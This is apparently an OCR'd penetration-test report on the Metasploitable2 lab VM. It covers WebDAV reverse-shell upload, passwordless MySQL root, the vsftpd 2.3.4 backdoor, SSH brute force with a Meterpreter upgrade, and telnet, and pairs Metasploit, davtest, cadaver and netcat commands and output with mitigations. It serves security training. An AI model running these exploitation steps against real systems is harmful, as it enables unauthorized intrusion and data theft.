
- Source Code
- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > show targets
    ...targets...
msf exploit(java_rmi_server) > set TARGET < target-id >
msf exploit(java_rmi_server) > show options
    ...show and set options...
msf exploit(java_rmi_server) > exploit
```

5.



5. WebDAV Vulnerability

Summary :

A WebDAV misconfiguration vulnerability was found on Metasploitable2, allowing unauthorized access, data exfiltration, and remote code execution via reverse shell. Tools like nmap, davtest, and cadaver were used to scan and exploit the service. This vulnerability could lead to server compromise, data corruption, and service disruption. It is primarily a web vulnerability with network security implications.

Vulnerability Type and affected url :

- WebDAV Misconfiguration
- http://192.168.6.130/dav/

Steps to Reproduce :

1-Port Scanning: Use tools like nmap to scan Metasploitable2 for open ports. WebDAV typically runs on port 80 or 443.

2-Vulnerability testing : use Metasploit framework to check the vulnerability found or not.
3-exploitation: use davtest tools to know what type of file can upload on URL then use cadaver tools to access webdav url .

Payloads: upload php reverse shell from cadaver on a http://192.168.6.130/dav/ and use netcat to listen reverse shell on my device.

Impact :

1. Unauthorized Access:File Exposure: Vulnerabilities like directory traversal can allow attackers to access unauthorized files and directories, including sensitive data such as passwords, configuration files, or source code.

2. Data Exfiltration: Attackers can steal sensitive information and exfiltrate it to unauthorized locations.

3. Remote Code Execution:Server Compromise: Some WebDAV vulnerabilities can be exploited to execute arbitrary code on the server. This can lead to complete server compromise, allowing attackers to take control and use it for malicious activities.

4. Data Modification:Corrupted Data: Attackers can modify or delete data on the server, leading to data corruption or loss.

5. Service Disruption:Service Outage: If the vulnerability is severe enough, it could lead to a complete service outage, impacting business operations and customer experience.

6. Reputation Damage: Trust Erosion: A data breach or service disruption due to a WebDAV vulnerability can damage an organization's reputation and erode customer trust.

---

mitigation suggestions :

1. Implement Strong Authentication: Enforce strong access controls with authentication (e.g., Basic or Digest authentication) to restrict unauthorized access to WebDAV directories.

2. Restrict File Uploads: Limit or disable file uploads via WebDAV, especially executable files like PHP, to prevent the possibility of remote code execution.

3. Apply Input Validation: Implement proper input validation to prevent directory traversal attacks that can expose sensitive files or directories.

4. Patch and Update Software: Regularly update WebDAV server software and the underlying operating system to fix known vulnerabilities.

5. Use HTTPS: Ensure WebDAV runs over HTTPS to protect data in transit and prevent man-in-the-middle attacks.


6. Limit IP Access: Restrict access to the WebDAV service by whitelisting trusted IP addresses and blocking unauthorized external access.

Severity:


High

Poc :


1.


| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:


2.


path ⇒ /dav/
msf6 auxiliary(scanner/http/webdav_scanner) > run
[+] 192.168.44.132 (Apache/2.2.8 (Ubuntu) DAV/2) has WEBDAV ENABLED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/webdav_scanner) >


3.


└─$ davtest -url http://192.168.44.132/dav
****
Testing DAV connection
OPEN SUCCEED: http://192.168.44.132/dav
****
NOTE Random string for this session: jKEa4xW
****
Creating directory
MKCOL SUCCEED: Created http://192.168.44.132/dav/DavTestDir_jKEa4xW
****
Sending test files
PUT jsp SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.jsp
PUT cfm SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.cfm
PUT asp SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.asp
PUT html SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.html
PUT txt SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.txt
PUT aspx SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.aspx
PUT cgi SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.cgi
PUT php SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.php
PUT shtml SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.shtml
PUT jhtml SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.jhtml
PUT pl SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.pl
****
Checking for test file execution
EXEC jsp FAIL
EXEC cfm FAIL
EXEC asp FAIL
EXEC html SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.html
EXEC html FAIL
EXEC txt SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.txt
EXEC txt FAIL
EXEC aspx FAIL
EXEC cgi FAIL
EXEC php SUCCEED: http://192.168.44.132/dav/DavTestDir_jKEa4xW/davtest_jKEa4xW.php
EXEC php FAIL
EXEC shtml FAIL
EXEC jhtml FAIL
EXEC pl FAIL
****

4.


┌──(kali㉿kali)-[~]
└─$ cadaver http://192.168.6.130/dav/
dav:/dav/> put php-reverse-shell.php
Uploading php-reverse-shell.php to `/dav/php-reverse-shell.php':
Progress: [=============================>] 100.0% of 5495 bytes succeeded.
dav:/dav/> delete php-reverse-shell.php
Deleting `php-reverse-shell.php': succeeded.
dav:/dav/> put php-reverse-shell.php
Uploading php-reverse-shell.php to `/dav/php-reverse-shell.php':
Progress: [=============================>] 100.0% of 5495 bytes succeeded.
dav:/dav/> delete php-reverse-shell.php
Deleting `php-reverse-shell.php': succeeded.
dav:/dav/> put php-reverse-shell.php
Uploading php-reverse-shell.php to `/dav/php-reverse-shell.php':
Progress: [=============================>] 100.0% of 5495 bytes succeeded.
dav:/dav/> delete php-reverse-shell.php
Deleting `php-reverse-shell.php': succeeded.
dav:/dav/> put php-reverse-shell.php
Uploading php-reverse-shell.php to `/dav/php-reverse-shell.php':
Progress: [=============================>] 100.0% of 5495 bytes succeeded.
dav:/dav/>

5.


┌──(kali㉿kali)-[~]
└─$ nano php-reverse-shell.php
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 2323
listening on [any] 2323 ...
connect to [192.168.6.129] from (UNKNOWN) [192.168.6.130] 48024
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
17:54:09 up 1:53, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 - 16:01 6:18m 0.12s 0.03s -bash
root pts/0 :0.0 16:01 1:52 0.01s 0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc

6. MySQL Misconfiguration Leading to Unauthorized Database Access

Summary

MySQL is an open-source relational database management system (RDBMS) widely used for managing and organizing data. It uses structured query language (SQL) for database access and manipulation, allowing users to create, read, update, and delete data in a systematic way. Key features of MySQL

Vulnerability type :

- Mysql Misconfiguration
- Unauthorized Access

Steps to Reproduce :

1-Port Scanning : Use tools like nmap to scan Metasploitable2 for open ports. Mysql typically runs on port 3306

2.the Misconfiguration: you found root user without password

3. **Exploit the Misconfiguration**: exploit this vulnerability by MySQL command

---

Impact :

Unauthorized access to sensitive data

Data leakage or loss

Compliance risks

---

mitigation suggestions :

Change default credentials

Restrict database access by IP address

Implement more robust security measures

Severity :

High

POC :

1.

```
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, LongColumnFlag, SupportsCompression, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew
```

2.

```
└─$ mysql -u root -h 192.168.6.130 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> ^C
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.002 sec)

MySQL [(none)]>
```

7. Exploitation of vsftpd Backdoor via Open FTP Port

Summary :

During a penetration test, I discovered an open FTP port on the target device, which allowed me transferring files over a secure connection , check a known backdoor in vsftpd. This vulnerability potentially enables unauthorized access and remote command execution.

Vulnerability Type :

- backdoor vulnerability
- remote code execution (RCE)

Steps to Reproduce :

Port Scanning:

Used Nmap to identify open ports on the target device ,find ftp run on port 21

Exploitation Using Metasploit:

Launched Metasploit Framework and Selected the vsftpd backdoor module:

Gained Access:

Successfully accessed the device, allowing for arbitrary command execution.

Impact :

Unauthorized access to the server.

Potential for data exfiltration or manipulation.

Risk of further exploitation leading to system compromise.

---

mitigation suggestions :

Immediate Actions:

Disable FTP service if not needed.

Update vsftpd to a secure version (latest stable).

Severity :

Critical

POC :

1.

```
PORT    STATE SERVICE    VERSION
21/tcp  open  ftp        vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.44.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

2.

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

3.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.6.130
rhosts => 192.168.6.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.6.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.6.130:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.6.130:21 - The port used by the backdoor bind listener is already open
[+] 192.168.6.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.6.129:35287 → 192.168.6.130:6200) at 2024-10-03 16:31:52 -0400


ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

8. Unauthorized Access via SSH Enumeration and Exploitation

Summary :

During a penetration test, I discovered an open SSH port on the target device, SSH (Secure Shell) is a network protocol that provides a secure method for accessing and managing network devices and servers over an unsecured network.

Vulnerability type :

brute-force vulnerability – (rate limit)

Steps to Reproduce :

Port Scanning:

Used Nmap to identify the open SSH port

User Enumeration:

Utilized Metasploit to enumerate usernames

Password Guessing:

Attempted to log in using a password list

Impact :

Unauthorized access to the server could lead to:

Data exposure or manipulation.

Potential lateral movement within the network.

Risk of further exploitation or compromise of sensitive information.

---

mitigation suggestions :

Implement account lockout policies after a certain number of failed login attempts.

Disable SSH access for unused accounts.

Severity :


Medium to High

Poc :

1.


vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)


2.


145 _ action: Dump . . . Export WhatsUp Gold database and perform decryption
146 _ action: Export . . . Export WhatsUp Gold database without decryption
147 post/windows/gather/credentials/mremote . normal No Windows Gather mRemote Saved Password Extraction
148 exploit/windows/local/unquoted_service_path 2001-10-25 great Yes Windows Unquoted Service Path Privilege Escalation
149 exploit/linux/http/zyxel_lfi_unauth_ssh_rce 2022-02-01 excellent Yes Zyxel chained RCE using LFI and weak password derivation algorithm
150 _ target: Unix Command . . . .
151 _ target: Linux Dropper . . . .
152 _ target: Interactive SSH . . . .
153 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
154 _ action: Execute . . . Execute a command
155 _ action: Shell . . . Spawn a shell
156 exploit/linux/http/php_imap_open_rce 2018-10-23 good Yes php imap_open Remote Code Execution
157 _ target: prestashop . . . .
158 _ target: suitecrm . . . .
159 _ target: e107v2 . . . .
160 _ target: Horde IMP H3 . . . .
161 _ target: custom . . . .
Interact with a module by name or index. For example info 161, use 161 or use exploit/linux/http/php_imap_open_rce
After interacting with a module you can manually set a TARGET with set TARGET 'custom'
msf6 > use 72
msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):


3.


msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.6.130:22 - SSH - Using timing attack technique
[*] 192.168.6.130:22 - SSH - Starting scan
[+] 192.168.6.130:22 - SSH - User 'msfadmin' found
[+] 192.168.6.130:22 - SSH - User '4Dgifts' found
[+] 192.168.6.130:22 - SSH - User 'abrt' found
[+] 192.168.6.130:22 - SSH - User 'adm' found
[+] 192.168.6.130:22 - SSH - User 'admin' found
[+] 192.168.6.130:22 - SSH - User 'administrator' found
[+] 192.168.6.130:22 - SSH - User 'anon' found
[+] 192.168.6.130:22 - SSH - User '_apt' found

4.


msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
pass_file => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.6.130:22 - Starting bruteforce
[+] 192.168.6.130:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.6.129:46721 → 192.168.6.130:22) at 2024-10-04 19:58:24 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

5.


msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.6.129:4433
[*] Sending stage (1017704 bytes) to 192.168.6.130
[*] Meterpreter session 2 opened (192.168.6.129:4433 → 192.168.6.130:47848) at 2024-10-04 19:59:44 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2 ...
meterpreter > ls
Listing: /home/msfadmin
Mode Size Type Last modified Name
020666/rw-rw-rw- 0 cha 2010-03-16 19:01:07 -0400 .bash_history
040755/rwxr-xr-x 4096 dir 2010-04-17 14:11:00 -0400 .distcc
100600/rw------- 4174 fil 2012-05-14 02:01:49 -0400 .mysql_history
100644/rw-r--r-- 586 fil 2010-03-16 19:12:59 -0400 .profile
100700/rwx------ 4 fil 2012-05-20 14:22:32 -0400 .rhosts
040700/rwx------ 4096 dir 2010-05-17 21:43:18 -0400 .ssh
100644/rw-r--r-- 0 fil 2010-05-07 14:38:35 -0400 .sudo_as_admin_successful
040755/rwxr-xr-x 4096 dir 2010-04-27 23:44:17 -0400 vulnerable
meterpreter >

9. telnet misconfiguration

1. Summary :

Briefly describe the vulnerability you discovered. Mention that you found an open Telnet port that Telnet is a network protocol used to provide a command-line interface for communicating with a remote device or server. It operates over the Transmission Control Protocol (TCP) and typically uses port 23. Telnet allows users to log into remote systems and execute commands as if they were local was misconfigured, allowing unauthorized access to the device.

Vulnerability type :

telnet misconfiguration

Steps to Reproduce

1.Port Scanning

Used Nmap to identify the open telnet port

2. exploit

Use telnet command and access device victam

Impact :

1. Unauthorized Access: Attackers can gain unrestricted access to the system, potentially controlling critical infrastructure, accessing sensitive data, and compromising system integrity.

2. Data Exposure and Theft: Since Telnet transmits credentials and data in plaintext, attackers can easily intercept and steal sensitive information, such as usernames, passwords, or confidential files

3. Remote Command Execution: Attackers can execute arbitrary commands on the system, allowing them to alter files, delete data, or install malware, leading to system compromise.

4. Lateral Movement: Once inside the network, attackers can move laterally to other systems or devices, potentially compromising the entire network and expanding the attack beyond the initial entry point.

---

mitigation suggestions :

Disabling Telnet and using SSH instead.

Implementing strong password policies.

Restricting access to Telnet using firewalls.

Severity :

High

Poc :

-